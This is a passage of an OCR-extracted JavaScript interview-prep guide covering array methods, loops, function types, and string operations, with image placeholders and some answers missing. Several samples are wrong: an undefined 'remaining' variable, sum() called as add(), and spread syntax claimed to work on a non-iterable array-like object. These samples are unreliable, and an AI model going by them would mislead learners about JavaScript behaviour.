function display(first, second, ...restArguments) {
  console.log(first); // Output: 1
  console.log(second); // Output: 2

  console.log(remaining); // Output: [3, 4, 5]
}
```

back to chapter index


Chapter 4: Arrays


Back to main index


Q. What are Arrays in JS? How to get, add & remove elements from arrays? V. IMP.

- An array is a data type that allows you to **store multiple values** in a single variable.

```
//Array
let fruits = ["apple", "banana", "orange"];
```








back to chapter index


Q. What are Arrays in JS? How to get, add & remove elements from arrays? V. IMP.



back to chapter index

Q. What are Arrays in JS? How to get, add & remove elements from arrays? V. IMP.

❖ Pictorial representation of important method of arrays



back to chapter index


Q. What is the indexOf() method of an Array?

❖ IndexOf() method **gets the index** of a specified element in the array.

```
// Example array
const array = [1, 2, 3, 4, 5];

let a = array.indexOf(3);
console.log(a);
// Output: 2
```

back to chapter index

Q. What is the difference between find() and filter() methods of an Array? V. IMP.




```
// Example array
const array = [1, 2, 3, 4, 5];

let c = array.find((num) =>
                    num % 2 === 0);
console.log(c);
// Output: 2
```


```
// Example array
const array = [1, 2, 3, 4, 5];

let d = array.filter((num) =>
                    num % 2 === 0)
console.log(d);
// Output: [2, 4]
```

❖ find() method get the **first element** that satisfies a condition.

❖ filter() method **get an array of elements** that satisfies a condition.

back to chapter index

Q. What is the slice() method of an Array? V. IMP.





```
const array = ["a", "b", "c", "d", "e"];

let e = array.slice(1, 4);
console.log(e);

// Output: ['b', 'c', 'd']
```

- Slice() method get a **subset of the array** from start index to end index(end not included).

back to chapter index

Q. What is the difference between push() and concat() methods of an Array?




```
let array1 = [1, 2];
// Using push()
array1.push(3, 4);
console.log(array1);
// Output: [1, 2, 3, 4]
```


- Push() will **modify the original array** itself.

```
let array2 = [5, 6];
// Using concat()
let array3 = array2.concat(7, 8);
console.log(array3);
// Output: [5, 6, 7, 8]

console.log(array2);
//original array is not modified
// Output: [5, 6]
```

- Concat() method will **create the new array** and not modify the original array.

back to chapter index

Q. What is the difference between pop() and shift() methods of an Array?




```
// Using pop()
let arr1 = [1, 2, 3, 4];
let popped = arr1.pop();
console.log(popped);
// Output: 4
console.log(arr1);
// Output: [1, 2, 3]
```

- pop() will remove the **last element** of the array

```
// Using shift()
let arr2 = [1, 2, 3, 4];
let shifted = arr2.shift();
console.log(shifted);
// Output: 1
console.log(arr2);
// Output: [2, 3, 4]
```

- Shift() will remove the **first element** of the array

back to chapter index

Q. What is the splice() method of an Array? V. IMP.

- The splice() method is used to **add, remove, or replace** elements in an array.

```
array.splice(startIndex, deleteCount, ...itemsToAdd);
```

```
let letters = ['a', 'b', 'c'];

// Add 'x' and 'y' at index 1
letters.splice(1, 0, 'x', 'y');
console.log(letters);
// Output: ['a', 'x', 'y', 'b', 'c']

// Removes 1 element starting from index 1
letters.splice(1, 1);
console.log(letters);
// Output: ['a', 'y', 'b', 'c']

// Replaces the element at index 2 with 'q'
letters.splice(2, 1, 'q');
console.log(letters);
// Output: ['a', 'y', 'q', 'c']
```


back to chapter index

Q. What is the difference between the slice() and splice() methods of an Array?

- The slice() method is used get a subset of the array from the start index to the end index(end not included).
- The splice() method is used to **add, remove, or replace** elements in an array.

back to chapter index

Q. What is the difference map() and forEach() array methods of an Array?




```
// Using map()
let arr1 = [1, 2, 3];
let mapArray = arr1.map((e) => e * 2);
console.log(mapArray);
//map return a new array
// Output: [2, 4, 6]
```

```
// Using forEach()
let arr2 = [1, 2, 3];
arr2.forEach((e) => {
  console.log(e * 2);
});
//Does not return anything
// Output: 2 4 6
console.log(arr2);
// Output: [1, 2, 3]
```

- The map() method is used when you want to modify each element of an array and create a **new array** with the modified values.
- The forEach() method is used when you want to perform some operation on each element of an array **without creating a new array**.

back to chapter index

Q. How to sort and reverse an array?


- Array can be sorted or reversed by using **sort()** and **reverse()** methods of array.

```
let array = ['c', 'e', 'a', 't'];

//sort the array
array.sort();
console.log(array);
// Output: ['a', 'c', 'e', 't']

//reverse the array
array.reverse();
console.log(array);
// Output: ['t', 'e', 'c', 'a']
```

back to chapter index

Q. What is Array Destructuring in JS? V. IMP.

- Array destructuring allows you to extract elements from an array and assign them to **individual variables** in a single statement.
- Array destructuring is introduced in **ECMAScript 6 (ES6)**.



back to chapter index

Q. What is Array Destructuring in JS? V. IMP.

```
// Example array
const fruits = ['apple', 'banana', 'orange'];
```


```
// Array destructuring
const [firstFruit, secondFruit, thirdFruit] = fruits;
```

```
// Output
console.log(firstFruit); // Output: "apple"
console.log(secondFruit); // Output: "banana"
console.log(thirdFruit); // Output: "orange"
```

back to chapter index

Q. What are array-like objects In JS? V. IMP.

- Array-like objects are objects that have indexed elements and a length property, **similar to arrays**, but they may not have all the methods of arrays like push(), pop() & others.





```
sum(1, 2, 3);
//Arguments Object
function sum() {
  console.log(arguments); // Output: [1, 2, 3]
  console.log(arguments.length); // Output: 3
  console.log(arguments[0]); // Output: 1
}
```

```
//String
const str = "Hello";
console.log(str); // Output: Hello
console.log(str.length); // Output: 5
console.log(str[0]); // Output: H
```

```
// Accessing HTML collection
var boxes = document.getElementsByClassName('box');
// Accessing elements in HTML collection using index
console.log(boxes[0]);
// Accessing length property of HTML collection
console.log(boxes.length);
```

back to chapter index

Q. How to convert an array-like object into an array?




```
// Example array-like object
var arrayLike = {0: 'a', 1: 'b', 2: 'c', length: 3};
```

```
// Using Array.from()
var array1 = Array.from(arrayLike);
console.log(array1);
// Output: ['a', 'b', 'c']
```

```
// Using spread syntax (...)
var array2 = [...arrayLike];
console.log(array2);
// Output: ['a', 'b', 'c']
```

```
// Using Array.prototype.slice.call()
var array3 = Array.prototype.slice.call(arrayLike);
console.log(array3);
// Output: ['a', 'b', 'c']
```


back to chapter index


Chapter 5: Loops

Back to main index

Q. What is a loop? What are the types of loops in JS? V. IMP.

- A loop is a programming way to run a piece of **code repeatedly** until a certain condition is met.





1. Initialization 2. Condition 3. Increment

```
//for-loop
for (let i = 0; i < 5; i++) {

    console.log(i);

}
//Output: 0 1 2 3 4
```

back to chapter index

Q. What is the difference between while and for loops?

- For loop allows to iterate a block of code a **specific number** of times.
- for loop is better for condition with initialization and with increment because all can be set in just **one line of code**.

```
// for loop
for (let i = 0; i < 5; i++) {

console.log(i);

}
// Output: 0 1 2 3 4
```

- While loop execute a block of code while a certain **condition** is true.
- While loop is better when there is **only condition**, no initialization, no increment.


```
// while loop
let j = 0;

while (j < 5) {

  console.log(j);
  j++;

}
// Output: 0 1 2 3 4
```

```
// condition only
while ("a" == "a") {
  console.log("Happy");
}
//Output: Happy(infinity)
```


back to chapter index

Q. What is the difference between while and do-while loops? V. IMP.

While Loop



Do While Loop



- While loop execute a block of code while a certain **condition** is true.
- The do-while loop is similar to the while loop, except that the block of code is **executed at least once**, even if the condition is false.

back to chapter index

Q. What is the difference between while and do-while loops? V. IMP.

```
// while loop
let j = 0;

while (j < 5) {

  console.log(j);
  j++;

}
// Output: 0 1 2 3 4
```

```
// do-while loop
let k = 0;

do {

  console.log(k);
  k++;

} while (k > 1);
// Output: 0
```

back to chapter index

Q. What is the difference between break and continue statement? V. IMP.

- The "break" statement is used to **terminate** the loop.

```
//break statment
for (let i = 1; i <= 5; i++) {
  if (i === 3) {
    break;
  }
  console.log(i);
}
//Output: 1 2
```

- The "continue" statement is used to **skip the current iteration** of the loop and move on to the next iteration.

```
//continue statment
for (let i = 1; i <= 5; i++) {
  if (i === 3) {
    continue;
  }
  console.log(i);
}
//Output: 1 2 4 5
```

back to chapter index

Q. What is the difference between for and for...of loop in JS?

- for loop is slightly more complex having more lines of code whereas **for...of is much simpler** and better for iterating arrays.

```
let arr = [1, 2, 3];
```

```
// for loop has more code
for (let i = 0; i < arr.length; i++) {
  console.log(arr[i]);
}
//Output: 1 2 3
```

```
// for of is much simpler
for (let val of arr) {
  console.log(val);
}
//Output: 1 2 3
```

back to chapter index

Q. What is the difference between for...of and for...in loop? V. IMP.

- for...of loop is used to loop through the **values** of an object like arrays, strings.
- It allows you to access each value **directly**, without having to use an index.

```
let arr = [1, 2, 3];
for (let val of arr) {
  console.log(val);
}
//Output: 1 2 3
```

- for...in loop is used to loop through the **properties** of an object.
- It allows you to iterate **over the keys of an object** and access the values associated by using keys as the index.

```
// for-in loop
const person = {
  name: 'Happy',
  role: 'Developer'
};

for (let key in person) {
  console.log(person[key]);
}
//Output: Happy Developer
```

back to chapter index

Q. What is forEach method? Compare it with for...of and for...in loop? V. IMP.

- forEach() is a method available on arrays or object that allows you to **iterate over each element** of the array and perform some action on each element.

```
const array = [1, 2, 3];
```

```
//for...of loop
for (let item of array) {
  console.log(item);
}
//Output: 1 2 3
```

```
//forEach method
array.forEach(function(item) {
  console.log(item);
});
//Output: 1 2 3
```

```
const person = {
  name: 'Happy',
  role: 'Developer'
};
```

```
// for-in loop
for (let key in person) {
  console.log(person[key]);
}
//Output: Happy Developer
```

```
//forEach method
Object.values(person).forEach(value =>{
  console.log(value);
});
//Output: Happy Developer
```

back to chapter index

Q. When to use for...of loop and when to use forEach method in applications? V. IMP.

- for...of loop is suitable when you need **more control over the loop**, such as using break statement or continue statement inside.
- forEach method **iterate over each element** of the array and perform some action on each element.

```
const array = [1, 2, 3];
```

```
// for-of loop
for (let item of array) {
  console.log(item);

  if (item === 2) {
    break;
  }

}
//Output: 1 2
```

```
//forEach method
array.forEach(function (item) {
  console.log(item);
  if (item === 2) {
    break;
  }
});
// Error: Illegal break statement
```


back to chapter index

Chapter 6: Functions

Back to main index


Q. What are Functions in JS? What are the types of function? V. IMP.

- A function is a **reusable block of code** that performs a specific task.



back to chapter index

Q. What are Functions in JS? What are the types of function? V. IMP.



back to chapter index

Q. What is the difference between named and anonymous functions? When to use what in applications?

- Named functions have a **name identifier**

```
//Named Function
//Function Declaration

function sum(a, b) {
  return a + b;
};

console.log(add(5, 3));
//Output: 8
```

- Anonymous functions **do not have a name identifier** and cannot be referenced directly by name.

```
// Anonymous function

console.log(function(a, b) {

  return a * b;

}(4, 5));

// Output: 20
```

- Use named functions for **big and complex** logics.
- Use when you want to **reuse** one function at multiple places.
- Use anonymous functions for **small logics**.
- Use when want to use a function in a **single place**.

back to chapter index

Q. What is function expression in JS?

- A function expression is a way to define a function by **assigning it to a variable**.

```
//Anonymous Function Expression

const add = function(a, b) {
  return a + b;
};

console.log(add(5, 3));
//Output: 8
```


```
//Named Function Expression

const add = function sum(a, b) {
  return a + b;
};

console.log(add(5, 3));
//Output: 8
```

back to chapter index

Q. What are Arrow Functions in JS? What is it use? V. IMP.

- Arrow functions, also known as fat arrow functions, is a **simpler and shorter** way for defining functions in JavaScript.

```
//Traditional approach

function add(x, y)
{
    return x + y;
}

console.log(add(5, 3));
//output : 8
```




```
//Arrow function

const add = (x, y) => x + y;

console.log(add(5, 3));
//output : 8
```

back to chapter index

Q. What are Callback Functions? What is it use? V. IMP.

- A callback function is a function that is **passed as an argument** to another function.

```
function add(x, y) {
  return x + y;
}

let a = 3, b = 5;
let result = add(a, b)

console.log(result);
//Output: 8
```



```
function display(x, y, operation) {

  var result = operation(x, y);
  console.log(result);

}
display(10, 5, add);

display(10, 5, multiply);
display(10, 5, subtract);
display(10, 5, divide);
```

back to chapter index

Q. What is Higher-order function In JS?

- A Higher order function:

1. Take one or more functions as **arguments**(callback function) OR
2. **Return** a function as a result



back to chapter index

Q. What is the difference between arguments and parameters?

- Parameters are the **placeholders** defined in the function declaration.


```
//a and b are parameters
function add(a, b) {
  console.log(a + b);
}
```

- Arguments are the **actual values passed** to a function when it is invoked or called.

```
add(3, 4);
// 3 and 4 are aruguments
```

back to chapter index

Q. In how many ways can you pass arguments to a function?



back to chapter index

Q. How do you use default parameters in a function?

- In JavaScript, default parameters allow you to specify **default values** for function parameters.

```
//Function with default parameter value
function greet(name = "Happy") {
  console.log("Hello, " + name + "!");
}
```

```
greet();
// Output: Hello, Happy!
```

```
greet("Amit");
// Output: Hello, Amit!
```

back to chapter index

Q. What is the use of event handling in JS? V. IMP.

- Event handling is the process of **responding to user actions** in a web page.
- The **addEventListener** method of Javascript allows to attach an **event name** and with the **function** you want to perform on that event.

```
<button id="myButton">Click me</button>

// Get a reference to the button element
const button = document.getElementById('myButton');

// Add an event listener for the 'click' event
button.addEventListener('click', function() {

  alert('Button clicked!');

});
```

Event — Callback function

- Click Event: addEventListener('click', handler)
- Mouseover Event: addEventListener('mouseover', handler)
- Keydown Event: addEventListener('keydown', handler)
- Keyup Event: addEventListener('keyup', handler)
- Submit Event: addEventListener('submit', handler)
- Focus Event: addEventListener('focus', handler)
- Blur Event: addEventListener('blur', handler)
- Change Event: addEventListener('change', handler)
- Load Event: addEventListener('load', handler)
- Resize Event: addEventListener('resize', handler)

back to chapter index

Q. What are First-Class functions in JS?

- A programming language is said to have First-class functions if functions in that language are treated like **other variables**.

Functions treated like variables

1. Assignable

```
// 1. Assigning function like a variable
const myFunction = function () {
  console.log("Interview, Happy!");
};
myFunction(); // Output: "Interview, Happy!"
```

2. Passable as Arguments

```
function double(number) {
  return number * 2;
}
// 2. Passing function as an argument like a variable
function performOperation(double, value) {
  return double(value);
}
console.log(performOperation(double, 5)); // Output: 10
```

3. Returnable as Values

```
// 3. A function that returns another function
function createSimpleFunction() {
  return function () {
    console.log("I am from return function.");
  };
}
const simpleFunction = createSimpleFunction();
simpleFunction(); // Output: "I am from return function."
```

back to chapter index

Q. What are Pure and Impure functions in JS?

1. A pure function is a function that always produces the **same output for the same input**.
2. Pure functions cannot modify the **state**.
3. Pure functions cannot have **side effects**.

```
// Pure function
function add(a, b) {
  return a + b;
}

console.log(add(3, 5));
// Output: 8

console.log(add(3, 5));
// Same Output: 8
```


1. An impure function, can produce **different outputs for the same input**.
2. Impure functions can modify the state.
3. Impure functions can have side effects.

```
// Impure function
let total = 0;

function addToTotal(value) {
    total += value;
    return total;
}
console.log(addToTotal(5));
// Output: 5

console.log(addToTotal(5));
// Not same output: 10
```

back to chapter index

Q. What is Function Currying in JS?

- Currying in JavaScript transforms a function with multiple arguments into a **nested series of functions**, each taking a single argument.
- Advantage : **Reusability, modularity, and specialization**. Big, complex functions with multiple arguments can be broken down into small, reusable functions with fewer arguments.




```
// Regular function that takes two arguments
// and returns their product
function multiply(a, b) {
  return a * b;
}
// Curried version of the multiply function
function curriedMultiply(a) {
  return function (b) {
    return a * b;
  };
}
// Create a specialized function for doubling a number
const double = curriedMultiply(2);
console.log(double(5));
// Output: 10 (2 * 5)

// Create a specialized function for tripling a number
const triple = curriedMultiply(3);
console.log(triple(5));
// Output: 15 (3 * 5)
```

back to chapter index

Q. What are call, apply and bind methods in JS?

- call, apply, and bind are three methods in JavaScript that are used to work with functions and **control how they are invoked** and what context they operate in.
- These methods provide a way to manipulate the **this value** and pass arguments to functions.

```
// Defining a function that uses the "this" context and an argument
function sayHello(message) {
  console.log(`${message}, ${this.name}!`);
}
const person = { name: 'Happy' };
```

```
// 1. call - Using the "call" method to invoke the function
// with a specific context and argument
sayHello.call(person, 'Hello');
// Output: "Hello, Happy!"
```

```
// 2. apply - Using the "apply" method to invoke the function
// with a specific context and an array of arguments
sayHello.apply(person, ['Hi']);
// Output: "Hi, Happy!"
```

```
// 3. bind - Using the "bind" method to create a new function
// with a specific context (not invoking it immediately)
const greetPerson = sayHello.bind(person);
greetPerson('Greetings');
// Output: "Greetings, Happy!"
```

back to chapter index

Chapter 7: Strings

Back to main index

Q. What is a String?

- A string is a **data type** used to **store and manipulate data**.

```
// Single quotes ('')
var str1 = 'Hello';
```

back to chapter index

Q. What are template literals and string interpolation in strings? V. IMP.

- A template literal, also known as a template string, is a feature introduced in ECMAScript 2015 (ES6) for **string interpolation** and **multiline strings** in JavaScript.

`${Template} Literal`

```
// Backticks (`)
//Template literals with string interpolation
var myname = "Happy";
var str3 = `Hello ${myname}!`;
console.log(str3);
// Output: Hello Happy!
```

```
// Backticks (`)
//Template literals for multiline strings
var multilineStr = `
This is a
multiline string.
`;
```

back to chapter index

Q. What is the difference between single quotes ('), double quotes ("") & backticks (``)?

```
// Single quotes ('')
var str1 = 'Hello';
```


```
// Double quotes ("")
var str2 = "World";
```

```
// Backticks (`)
//Template literals with string interpolation
var myname = "Happy";
var str3 = `Hello ${myname}!`;
console.log(str3);
// Output: Hello Happy!
```

```
// Backticks (`)
//Template literals for multiline strings
var multilineStr = `
This is a
multiline string.
`;
```

back to chapter index

Q. What are some important string operations in JS?



back to chapter index

Q. What are some important string operations in JS?

```
//Add multiple string
let str1 = "Hello";
let str2 = "World";
let result = str1 + " " + str2;
console.log(result);
// Output: Hello World
```

```
// Using concat() method
let result2 = str1.concat(" ", str2);
console.log(result2);
// Output: Hello World
```

```
//Extract a portion of a string
let subString = result.substring(6, 11);
console.log(subString);
// Output: World
```

```
//Retrieve the length of a string
console.log(result.length);
// Output: 11
```

```
//Convert a string to uppercase or lowercase
console.log(result.toUpperCase());
// Output: HELLO WORLD
console.log(result.toLowerCase());
// Output: hello world
```

```
//Split a string into an array of substrings
//based on a delimiter
let arr = result.split(" ");
console.log(arr);
// Output: ["Hello", "World"]
```


```
//Replace occurrences of a substring within a string
console.log(result.replace("World", "JavaScript"));
// Output: Hello JavaScript
```

```
//Remove leading and trailing whitespace
